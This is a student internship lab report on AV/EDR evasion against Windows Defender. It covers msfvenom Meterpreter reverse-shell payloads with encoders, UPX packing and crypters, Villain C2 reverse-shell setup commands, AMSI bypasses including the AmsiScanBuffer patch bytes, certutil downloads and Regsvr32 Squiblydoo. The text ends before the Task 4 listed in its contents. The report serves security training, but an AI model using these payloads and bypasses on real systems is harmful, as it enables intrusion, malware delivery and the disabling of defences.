CYBERSTER

INTERNSHIP PROGRAM

WEEK 9 REPORT

AV/EDR Evasion & Defensive Bypassing

Student: Owais Ahmed

Institution: CYBERSTER

Report Period: Week 9

Submission Date: August 24, 2026

Table of Contents

Lab Environment & Tools Used.....3
Week 9: AV/EDR Evasion & Defensive Bypassing.....3
Task 1: Payload Obfuscation & Signature Evasion.....3
Part 1: Baseline Payload Generation & Static Scan.....3
Part 2: Encoding & Packing.....4
Part 3: Packers (UPX) & Header Modification.....5
Part 4: MPC & Villain for Stealthier Connections.....6
Task 2: Bypassing AMSI (Antimalware Scan Interface).....7
Part 1: AMSI Bypass Methods.....7
Part 2: Testing AMSI Bypass Effectiveness.....8
Part 3: Obfuscated PowerShell with Invoke-Obfuscation....9
Task 3: LOLBAS (Living Off The Land Binaries and Scripts)...10
Part 1: Certutil.exe File Download.....10
Part 2: Regsvr32.exe – Squiblydoo Attack.....11
Part 3: Additional LOLBAS Binaries.....12
Task 4: Process Injection & Hollowing.....13
Part 1: Process Injection (DLL & Shellcode).....13
Part 2: Process Hollowing.....14
Part 3: Verification with Process Hacker / Sysinternals....15
Challenges Faced & Summary.....16

Lab Environment & Tools Used

The following lab environment was used throughout this week's tasks:

Attacker Machine

- Operating System: Kali Linux (Rolling Release)
- Tools: Metasploit Framework, MSFVenom, Impacket, PowerView, BloodHound, UPX, Invoke-Obfuscation, Villain C2, JoeCrypter
- Network IP: 192.168.1.193 (lab network)

Target Machine

- Operating System: Windows Server 2022 / Windows 10
- Security Features: Windows Defender (real-time protection enabled), AMSI, PowerShell script-block logging
- Network IP: 192.168.1.x (lab network)

Key Tools Overview

- MSFVenom – Payload generator used to create baseline, encoded, and packed shellcode executables
- UPX – Open-source PE packer used to compress and obfuscate executable binaries
- JoeCrypter (decay88) – AES-128 crypter that wraps raw shellcode in an encrypted stub
- Invoke-Obfuscation – PowerShell obfuscation framework for bypassing AMSI and script-block logging
- Villain C2 – Stealthy C2 framework generating obfuscated HTTPS reverse shells with Base64 encoding
- Certutil.exe / Regsvr32.exe – Native Windows binaries abused for LOLBAS file transfer and execution
- Process Hacker / Sysinternals Suite – Post-exploitation memory forensics and verification tools

Week 9: AV/EDR Evasion & Defensive Bypassing

This week's focus was on evading modern defensive controls — specifically Windows Defender, AMSI, and basic EDR solutions. The core objective was to understand how signature-based and behavior-based detection works, and how an attacker can bypass these controls using payload obfuscation, in-memory techniques, Living off the Land (LOLBAS), and process injection/hollowing. All tasks were executed in a controlled Kali Linux → Windows Server 2022 lab environment.

Task 1: Payload Obfuscation & Signature Evasion

Standard payloads generated by tools like MSFVenom are well-known to antivirus engines and are flagged immediately upon creation or execution. This task explored how the same payload can be modified, encoded, packed, and wrapped to evade static signature detection — demonstrating the gap between standard AV capabilities and the adaptability of an attacker.

Part 1: Baseline Payload Generation & Static Scan

A standard Meterpreter reverse TCP payload was generated using MSFVenom targeting a Windows x64 system. The resulting .exe was immediately scanned using Windows Defender to establish a detection baseline.

Key observations: Windows Defender flagged the baseline payload immediately upon generation, confirming that unmodified MSFVenom payloads carry well-known signatures. This establishes the need for evasion techniques at every subsequent stage.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=100.100.100.8 LPORT=4444 -f exe -o
payload1.exe
python3 -m http.server 8080
```

```
curl -o payload1.exe http://100.100.100.8:8080/payload1.exe
```


```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=100.100.100.8 LPORT=4444 -e x64/xor_dynamic -i 5 -f exe -o encoded_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 560 (iteration=0)
x64/xor_dynamic succeeded with size 610 (iteration=1)
x64/xor_dynamic succeeded with size 661 (iteration=2)
x64/xor_dynamic succeeded with size 712 (iteration=3)
x64/xor_dynamic succeeded with size 763 (iteration=4)
x64/xor_dynamic chosen with final size 763
Payload size: 763 bytes
Final size of exe file: 7168 bytes
Saved as: encoded_payload.exe
```

Part 2: Encoding & Packing


Encoding transforms the payload's byte structure without changing its functional behavior. The shikata_ga_nai encoder (a polymorphic XOR additive feedback encoder) was applied with


multiple iterations, and several alternative encoders (x86/xor_dynamic, x86/jmp_call_additive) were also tested. Detection rates for each encoded variant were compared against the baseline.


Key observations: While encoding reduces detection rates in some cases, modern AV engines include heuristic signatures for common encoders. Shikata_ga_nai with 5 iterations improved evasion somewhat, but the payload was still flagged in some configurations — demonstrating that encoding alone is rarely sufficient against up-to-date AV.













Part 3: Packers (UPX) & Header Modification


Packers like UPX compress the PE (Portable Executable) binary, changing its byte structure significantly. The encoded payload was packed using UPX with standard, best, and LZMA compression modes. A custom Python script (fix_pe_aggressive.py) was also used to repair PE header anomalies introduced during packing, enabling successful UPX compression on payloads that would otherwise fail.

The JoeCrypter (decay88) was additionally used to AES-128 encrypt the raw shellcode, wrapping it in a crypter stub that decrypts and executes the payload in-memory, making the file unrecognizable to static analysis engines. The encrypted payload was compiled using MinGW cross-compilation (x86_64-w64-mingw32-gcc) from Kali Linux.


Key observations: Packed and crypted payloads significantly increased evasion success. The AES-encrypted payload bypassed static Defender scanning, highlighting the effectiveness of crypter-based evasion versus simple encoding.













```
msfpc windows eth0
msfpc windows eth0 443 https
```

```
git clone https://github.com/t3l3machus/Villain && cd Villain
python3 -m venv venv && source venv/bin/activate && pip3 install -r requirements.txt
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
python3 Villain.py -x 443 -c cert.pem -k key.pem
generate payload=windows/reverse_tcp/powershell lhost=eth0 encode
```







Part 4: MPC & Villain for Stealthier Connections

MPC (Msfvenom Payload Creator) automates the payload generation process with sensible defaults and a ready-to-use listener .rc file. Villain is a C2 framework that generates obfuscated reverse shell payloads over HTTPS using self-signed certificates, making C2 traffic harder to detect via network inspection.

Villain supports Base64-encoded PowerShell reverse shells which bypass basic string detection in AMSI and AV tools. The framework was installed, configured with HTTPS certificates using OpenSSL, and reverse shell payloads were generated and tested against the Windows target.

Key observations: Villain's HTTPS-based payloads produced significantly lower detection rates compared to plain reverse TCP shells. The Base64 encoding of the PowerShell payload further bypassed script-level detection, demonstrating the combined value of encrypted channels and obfuscated script payloads.



Task 2: Bypassing AMSI (Antimalware Scan Interface)

AMSI (Antimalware Scan Interface) is a Windows security feature that intercepts PowerShell, VBScript, and JScript execution and passes script content to the registered AV engine for in-memory scanning — even when the script never touches disk. This task focused on patching AMSI in-memory to disable its scanning capability before executing malicious PowerShell commands.


Part 1: AMSI Bypass Methods


Two primary bypass methods were explored and implemented on the Windows Server 2022 lab target:


- Reflection Bypass: Uses .NET reflection to access the internal amsiInitFailed field in the System.Management.Automation.AmsiUtils class and sets it to $true, causing AMSI to report itself as unavailable and skip all subsequent scanning within that PowerShell session.
- AmsiScanBuffer Patching: A more robust technique that directly patches the AmsiScanBuffer function in amsi.dll using VirtualProtect to change memory permissions, then overwrites the function's entry point with a return-immediately byte sequence (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3). This causes every AMSI scan to return AMSI_RESULT_CLEAN regardless of content.


Both methods were implemented in PowerShell on the Windows Server 2022 lab machine. Registry-based AMSI bypass (Set-MpPreference -DisableRealtimeMonitoring) was also demonstrated as an alternative requiring admin privileges.












Part 2: Testing AMSI Bypass Effectiveness

After applying the bypass, effectiveness was verified by attempting to execute commands and strings that AMSI would normally flag (such as Invoke-Mimikatz). PowerShell event logs (Event ID 4104 — script block logging) were also checked to confirm that AMSI telemetry stopped reporting flagged script blocks after the bypass was applied.

Key observations: The reflection bypass was fast to apply but can be detected by EDR solutions monitoring .NET reflection calls targeting AmsiUtils. The memory patch bypass was more persistent within the session and harder to detect at the script level, since it operates at the native code level rather than through managed .NET code.




Part 3: Obfuscated PowerShell with Invoke-Obfuscation

Invoke-Obfuscation is a PowerShell obfuscation framework that transforms script-block content into functionally equivalent but syntactically unrecognizable code. It supports multiple obfuscation layers: Base64 encoding, string concatenation, variable substitution, reverse strings, compression, and SecureString wrapping.

An AMSI bypass script was passed through Invoke-Obfuscation using ENCODING and COMMAND modes, and the obfuscated output was saved to bypass.ps1 and executed successfully — confirming that the obfuscated form evaded both AMSI pattern matching and PowerShell script-block logging detection.

Key observations: Obfuscation adds a critical additional layer. Even if AMSI is active, sufficiently obfuscated scripts can evade its pattern-matching. Combining a memory-level AMSI bypass with obfuscated script delivery represents the most reliable approach for script-based evasion.



Task 3: LOLBAS (Living Off The Land Binaries and Scripts)


LOLBAS (Living off the Land Binaries and Scripts) is an attack technique where attackers use pre-installed, trusted, Microsoft-signed Windows system binaries to perform malicious actions — file downloads, code execution, persistence — without dropping any custom malware on disk. These binaries are typically whitelisted by application control policies and their traffic blends into normal system activity.

Part 1: Certutil.exe – File Download

Certutil.exe is a Windows Certificate Services command-line tool. It includes a -urlcache flag that can download files from remote URLs, which can be abused to transfer payloads from an attacker's server to the target machine, bypassing standard browser or firewall download restrictions.

Various download methods were demonstrated on the Windows Server 2022 target: standard download to C:\Windows\Temp\, custom User-Agent spoofing, background silent download (no output), and setting hidden attributes on the downloaded file to reduce visibility during manual inspection.

Key observations: Certutil.exe download activity IS logged in Windows event logs (Event ID 8003), but many organizations do not actively monitor these events. Storing the payload in system Temp directories with hidden attributes further reduces visibility during casual system inspection.




Part 2: Regsvr32.exe – Squiblydoo Attack

Regsvr32.exe is a Windows utility for registering and unregistering COM server DLLs. The Squiblydoo attack abuses Regsvr32 to fetch and execute a remote .sct (Windows Script Component) file over HTTP/HTTPS. Crucially, the script is never written to disk — it runs entirely in memory — bypassing both signature-based detection and AppLocker application whitelisting policies.

Multiple delivery methods were tested on the lab target: standard HTTP, HTTPS, alternate port (8080), and UNC path via SMB share. The absence of disk artifacts was verified by confirming that no .sct file appeared in Temp directories after execution.

Key observations: This is one of the most effective AppLocker bypass techniques. The script runs under the context of a signed Microsoft binary, making it nearly invisible to process-based detection. Organizations must explicitly block Regsvr32.exe outbound network connections or use WDAC policies to mitigate this.

